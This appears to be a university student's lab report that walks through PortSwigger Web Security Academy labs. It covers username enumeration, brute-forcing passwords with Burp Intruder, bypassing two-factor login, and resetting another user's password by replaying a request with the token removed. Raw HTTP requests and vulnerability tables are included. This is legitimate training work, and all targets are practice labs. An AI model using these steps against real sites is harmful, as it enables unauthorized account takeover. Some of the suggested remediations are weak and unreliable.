E-mail: computerstudies@neu.edu.ph



Enter the account information

Insecure direct object reference

https://0a9d001903abb550808367800071008b.web-security-academy.net/login

☆

Web Security Academy

Insecure direct object references

LAB Not solved

Back to lab description >>

[Home](#) | [My account](#) | [Live chat](#)

Login

Username

carlos

Password

Log in



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Insecure direct object reference

WebSecurity Academy

Insecure direct object references

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Live chat](#) | [Log out](#)

My Account

Your username is: carlos

Email

Update email



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Vulnerability name	Username Enumeration via Different Responses
CWE	CWE-204
CVSS score 3.1 Calculator	6.5
Severity	Medium
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Description	This vulnerability arises when different server responses reveal whether a username exists during login and password reset
Security Impact	Confidentiality: Attackers can identify valid usernames, increasing the risk of unauthorized access. Integrity: Unaffected by this vulnerability. Availability: Unaffected by this vulnerability.
Affected host	https://0a3800e2049b50e5845546fc00960033.web-security-academy.net
Remediation	Implement rate-limiting to mitigate automated enumeration attempts.
Reference	https://cwe.mitre.org/data/definitions/204.html https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

Documentation




New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph





New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Enter random username & password

Username enumeration via diffi

https://0a3800e2049b50e5845546fc00960038.web-security-academy.net/login

WebSecurity Academy

Username enumeration via different responses

LAB Not solved

Back to lab description >>

[Home](#) | [My account](#)

Login

Username

ramoel

Password

Log in



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Then get the POST method that has /login

Burp Suite Community Edition v2024.9.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Decoder Collaborator Sequencer Comparer Logger Organizer Extensions Learn Settings

Site map Scope Issue definitions

Site map filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

> https://0a3800e2049b50e5845546fc00960038/

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
https://0a3800e2049b50e5845546fc00960038/	GET	/post?postId=5		✓					
https://0a3800e2049b50e5845546fc00960038/	GET	/post?postId=8		✓					
https://0a3800e2049b50e5845546fc00960038/	GET	/post?postId=2		✓					
https://0a3800e2049b50e5845546fc00960038/	GET	/academyLabHeader		101	147				15:06:49 21 N...
https://0a3800e2049b50e5845546fc00960038/	GET	/resources/labheader/im...		200	8852	XML			15:06:04 21 N...
https://0a3800e2049b50e5845546fc00960038/	GET	/resources/labheader/im...		200	942	XML			15:06:04 21 N...
https://0a3800e2049b50e5845546fc00960038/	GET	/login		200	3183	HTML	Username enumeration ...		15:06:25 21 N...
https://0a3800e2049b50e5845546fc00960038/	POST	/login		✓	200	3248	HTML	Username enumeration ...	15:06:47 21 N...

Request

Pretty Raw Hex

```
12 application/x-www-form-urlencoded
13 Upgrade-Insecure-Requests: 1
14 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
15 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: navigate
18 Sec-Fetch-User: ?1
19 Referer: https://0a3800e2049b50e5845546fc00960038/
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 username=ramoel&password=ramoel
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 3140
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href=
10 /resources/labheader/css/academyLabHeader.css rel=stylesheet>
11 <link href=/resources/css/labs.css rel=stylesheet>
12 <title>
13 Username enumeration via different responses
14 </title>
15 </head>
16 <body>
17 <script src=
18 /resources/labheader/js/labHeader.js>
19 </script>
```

Inspector

Request attributes 2

Request body parameters 2

Request cookies 1

Request headers 23

Response headers 3



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Select the the username and put payload

?

Sniper attack

Start attack

Target

☒ Update Host header to match target

Add \$

Clear \$

Auto \$

1 POST /login HTTP/2

2 Host: 0a7900c10315b52580c08afc00f80024.web-security-academy.net

3 Cookie: session=J7N0qrsxWnuTvlGDih9HIjKQ4aISbu32

4 Content-Length: 31

5 Cache-Control: max-age=0

6 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"

7 Sec-Ch-Ua-Mobile: ?0

8 Sec-Ch-Ua-Platform: "Windows"

9 Accept-Language: en-US,en;q=0.9

0 Origin: https://0a7900c10315b52580c08afc00f80024.web-security-academy.net

1 Content-Type: application/x-www-form-urlencoded

2 Upgrade-Insecure-Requests: 1

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36

4 Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s

igned-exchange;v=b3;q=0.7

5 Sec-Fetch-Site: same-origin

6 Sec-Fetch-Mode: navigate

7 Sec-Fetch-User: ?1

8 Sec-Fetch-Dest: document

9 Referer: https://0a7900c10315b52580c08afc00f80024.web-security-academy.net/login

0 Accept-Encoding: gzip, deflate, br

1 Priority: u=0, i

2

3 username=\$ramoel\$&password=ramoel



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Put the given username in the payload then start the attack

The screenshot shows the Burp Suite interface with a Sniper attack configured. The target is `https://0a3800e2049b50e5845546fc00960038.web-security-academy.net`. The attack is set to "Simple list" with 101 payloads. The payload list on the right includes usernames like `carlos`, `root`, `admin`, `test`, `guest`, `info`, `adm`, `mysql`, and `user`. The main window shows the HTTP request details for the login endpoint, with the payload `username=$ramoe1&password=ramoe1` visible in the request body.

Get the one that has different length and that is where you get the username.

The screenshot shows the "Results" tab in Burp Suite, displaying a table of intruder attack results. The table has columns for Request, Payload, Status code, Response received, Error, Timeout, Length, and Comment. The results show that the payload `academico` (Request 19) received a response with a status code of 200 and a length of 282, which is different from the other payloads that received responses with a length of 3248. Below the table, the "Request" tab is selected, showing the raw HTTP request for the selected payload, which includes the payload `username=academico&password=ramoe1`.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
19	academico	200	282			3250	
0		200	244			3248	
1	carlos	200	243			3248	
2	root	200	240			3248	
3	admin	200	238			3248	
4	test	200	278			3248	
5	guest	200	282			3248	
6	info	200	240			3248	
7	adm	200	238			3248	



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Add the payload on password

1 x 3 x +

Sniper attack Start attack

Target: Update Host header to match target

Add \$ Clear \$ Auto \$

```
1 POST /login HTTP/2
2 Host: 0a3800e2049b50e5845546fc00960038.web-security-academy.net
3 Cookie: session=7561caZYY1Kh8oYTM131GDcCJIZUHoRs
4 Content-Length: 31
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://0a3800e2049b50e5845546fc00960038.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a3800e2049b50e5845546fc00960038.web-security-academy.net/login
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22
23 username=academico&password=$ramoel$
```

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 100

Request count: 100

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste 123456

Load... password

Remove 12345678

Clear 123456789

Deduplicate 12345

1234

111111

1234567

Add Enter a new item

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add ☐ Enabled Rule

Edit

Same as the username you get the password with the different length

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
47	iloveyou	302	252			191	
0		200	338			3250	
1	123456	200	254			3250	
2	password	200	252			3250	
3	12345678	200	328			3250	
4	qwerty	200	249			3250	
5	123456789	200	322			3250	
6	12345	200	283			3250	
7	1234	200	293			3250	
8		200	256			3250	

Request Response

Pretty Raw Hex

```
4 Content-Length: 36
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-US,en;q=0.9
10 Origin: https://0a3800e2049b50e5845546fc00960038.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 Upgrade-Insecure-Requests: 1
13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://0a3800e2049b50e5845546fc00960038.web-security-academy.net/login
20 Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
22 Connection: keep-alive
23
24 username=academico&password=iloveyou
```



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Enter the username and the password from the intruder

Username enumeration via diffi

https://0a3800e2049b50e5845546fc00960038.web-security-academy.net/login

☆

WebSecurity Academy

Username enumeration via different responses

LAB Not solved

Back to lab description >>

[Home](#) | [My account](#)

Login

Invalid username

Username

academicol

Password

Log in



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Username enumeration via diffi

https://0a3800e2049b50e5845546fc00960038.web-security-academy.net/my-account?id=academico

WebSecurity Academy

Username enumeration via different responses

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: academico

Your email is: academico@normal-user.net

Email

Update email



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Vulnerability name	Two-Factor Authentication (2FA) Simple Bypass
CWE	CWE-287
CVSS score 3.1 Calculator	5.4
Severity	Medium
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N
Description	This vulnerability allows attackers to access different account just by adding address or path to the URL.
Security Impact	Confidentiality: Attackers can gain access to sensitive account data. Integrity: Unauthorized users may alter account information or settings. Availability: Not directly affected.
Affected host	https://0a1300f2034c37e480313afd008800fc.web-security-academy.net
Remediation	Implement logging and monitoring for suspicious access patterns or bypass attempts.
Reference	https://portswigger.net/web-security/authentication https://cwe.mitre.org/data/definitions/287.html

Documentation



New Era University

College of Computer Studies


Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Enter the account given





New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Get the code to the email client

The screenshot shows a web browser window with the address bar displaying the URL `https://0af000ce032df77f816e0c49000500b9.web-security-academy.net/login2`. The page title is "2FA simple bypass". The WebSecurity Academy logo is on the left, and navigation links "Back to lab home", "Email client", and "Back to lab description" are in the center. A green "LAB" button and a "Not solved" status are on the right. The main content area has a text input field labeled "Please enter your 4-digit security code" with the value "1331" entered. Below the input field is a green "Login" button.

Copy the “myaccount” in the URL

The screenshot shows the same web browser window with the URL changed to `https://0af000ce032df77f816e0c49000500b9.web-security-academy.net/my-account?id=wiener`. The page title is "2FA simple bypass". The WebSecurity Academy logo is on the left, and navigation links "Email client" and "Back to lab description" are in the center. A green "LAB" button and a "Not solved" status are on the right. Below the navigation links are links for "Home", "My account", and "Log out". The main content area has a heading "My Account" and text indicating the username is "wiener" and the email is "wiener@exploit-0aff00c70322378480db39e201af0013.exploit-server.net". There is a text input field labeled "Email" and a green "Update email" button below it.



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Enter the 2nd account

2FA simple bypass

https://0af000ce032df77f816e0c49000500b9.web-security-academy.net/login

WebSecurity Academy

2FA simple bypass

LAB Not solved

Email client

Back to lab description >>

Login

Username

carlos

Password

Log in



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Then paste the “/myaccount” in the url to access the email page

The screenshot shows a web browser window with the address bar displaying a URL from web-security-academy.net. The page title is "2FA simple bypass". The WebSecurity Academy logo is in the top left. A green "LAB Solved" badge is in the top right. Below the header, an orange banner reads "Congratulations, you solved the lab!". To the right of the banner are social media share icons and a "Continue learning" link. Below the banner, the "My Account" section is visible, showing the username "carlos" and email "carlos@carlos-montoya.net". There is an "Email" input field and an "Update email" button.

WebSecurity Academy 2FA simple bypass

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

[Update email](#)



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Vulnerability name	Password Reset Broken Logic
CWE	CWE-640
CVSS score 3.1 Calculator	5.4
Severity	Medium
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N
Description	This vulnerability allows attackers to exploit the functionality of password reset and reset other users password
Security Impact	Confidentiality: Attackers can gain unauthorized access to accounts and sensitive information. Integrity: Compromised accounts can result in unauthorized data manipulation or malicious actions. Availability: Attackers can change the users passwords or delete their account.
Affected host	https://0ad3002a03566140835c97b100b30031.web-security-academy.net
Remediation	Require the users to have a two way authenticator.
Reference	https://cwe.mitre.org/data/definitions/640.html https://portswigger.net/web-security/authentication

Documentation



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



WebSecurity Academy Password reset broken logic LAB Not solved

[Email client](#) [Back to lab description >>](#)

[Home](#) | [My account](#)

WE LIKE TO BLOG



Click the forgot password

WebSecurity Academy Password reset broken logic LAB Not solved

[Email client](#) [Back to lab description >>](#)

[Home](#) | [My account](#)

Login

Username

Password

[Forgot password?](#)

[Log in](#)



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Enter the username

WebSecurity Academy Password reset broken logic LAB Not solved

[Back to lab home](#) [Email client](#) [Back to lab description >>](#)

[Home](#) | [My account](#)

Please enter your username or email

wiener

Submit

Click the link to reset password.

WebSecurity Academy Password reset broken logic LAB Not solved

[Back to exploit server](#) [Back to lab](#) [Back to lab description >>](#)

Your email address is wiener@exploit-0ae400b60338611883d3966701e600d9.exploit-server.net

Displaying all emails @exploit-0ae400b60338611883d3966701e600d9.exploit-server.net and all subdomains

Sent	To	From	Subject	Body
				Hello!
				Please follow the link below to reset your password.
2024-11-22 01:50:30 +0000	wiener@exploit-0ae400b60338611883d3966701e600d9.exploit-server.net	no-reply@0ad3002a03566140835c97b100b30081.web-security-academy.net	Account recovery	https://0ad3002a03566140835c97b100b30081.web-security-academy.net/forgot-password?temp-forgot-password-token=h7vm2azigqc0xvr88egwrqlw0d5sk27x View raw
				Thanks, Support team



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Reset password

WebSecurity Academy Password reset broken logic

LAB Not solved

[Back to lab home](#) [Email client](#) [Back to lab description](#)

Home | [My account](#)

New password

Confirm new password

Submit

Get the POST method that has /forgot-password?temp

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
https://0ad3002a035661...	GET	/post?postId=9	✓						
https://0ad3002a035661...	GET	/post?postId=3	✓						
https://0ad3002a035661...	GET	/post?postId=5	✓						
https://0ad3002a035661...	GET	/post?postId=1	✓						
https://0ad3002a035661...	GET	/post?postId=7	✓						
https://0ad3002a035661...	GET	/post?postId=4	✓						
https://0ad3002a035661...	GET	/academyLabHeader		101	147				09:51:36 22 N...
https://0ad3002a035661...	GET	/resources/labheader/imag...		200	8852	XML			09:51:36 22 N...
https://0ad3002a035661...	GET	/resources/labheader/imag...		200	942	XML			09:51:36 22 N...
https://0ad3002a035661...	GET	/login		200	3420	HTML	Password reset broken l...		09:49:32 22 N...
https://0ad3002a035661...	GET	/forgot-password		200	3175	HTML	Password reset broken l...		09:50:08 22 N...
https://0ad3002a035661...	POST	/forgot-password	✓	200	2933	HTML	Password reset broken l...		09:50:29 22 N...
https://0ad3002a035661...	GET	/forgot-password?temp-fo...	✓	200	3484	HTML	Password reset broken l...		09:51:02 22 N...
https://0ad3002a035661...	POST	/forgot-password?temp-fo...	✓	302	81				09:51:34 22 N...



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Send it to repeater, remove the tokens and change the username in carlos then send

Request

PrettyRawHex

2Host:
0ad3002a03566140835c97b100b30081.web-security-academy.net
3Cookie: session=
4Content-Length: 87
5Cache-Control: max-age=0
6Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
7Sec-Ch-Ua-Mobile: ?0
8Sec-Ch-Ua-Platform: "Windows"
9Accept-Language: en-US,en;q=0.9
10Origin:
https://0ad3002a03566140835c97b100b30081.web-security-academy.net
11Content-Type: application/x-www-form-urlencoded
12Upgrade-Insecure-Requests: 1
13User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
14Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15Sec-Fetch-Site: same-origin
16Sec-Fetch-Mode: navigate
17Sec-Fetch-User: ?1
18Sec-Fetch-Dest: document
19Referer:
https://0ad3002a03566140835c97b100b30081.web-security-academy.net/forgot-password?temp-forgot-password-token=h7vm2azigqc0xvr88egwrqlw0d5sk27x
20Accept-Encoding: gzip, deflate, br
21Priority: u=0, i
22
23temp-forgot-password-token=&username=carlos&new-password-1=ramoel&new-password-2=ramoel

Response

PrettyRawHexRender

1HTTP/2 302 Found
2Location: /
3Set-Cookie: session=vG6arrD8ajoliKPcDqRN9PSwhQbt6ZlM; Secure; HttpOnly; SameSite=None
4X-Frame-Options: SAMEORIGIN
5Content-Length: 0
6
7

0 highlights

Search



Search



0 highlights



Search



0 highlights



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Enter the username and password of carlos

Browser tabs: Password reset broken logic | Exploit Server: Password reset b... | +

Address bar: <https://0ad3002a03566140835c97b100b30081.web-security-academy.net/login>

**WebSecurity Academy**

Password reset broken logic

LAB Not solved 

Email client Back to lab description >>

Home | My account

Login

Username

Password

[Forgot password?](#)

[Log in](#)



New Era University

College of Computer Studies

Rm. 247-B, High School Annex B, New Era University

Tel. No.: (+632) 981-4221 loc 3825

E-mail: computerstudies@neu.edu.ph



Password reset broken logic

Exploit Server: Password reset b...

https://0ad3002a03566140835c97b100b30081.web-security-academy.net/my-account?id=carlos

WebSecurity Academy

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Home | My account | Log out

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

Update email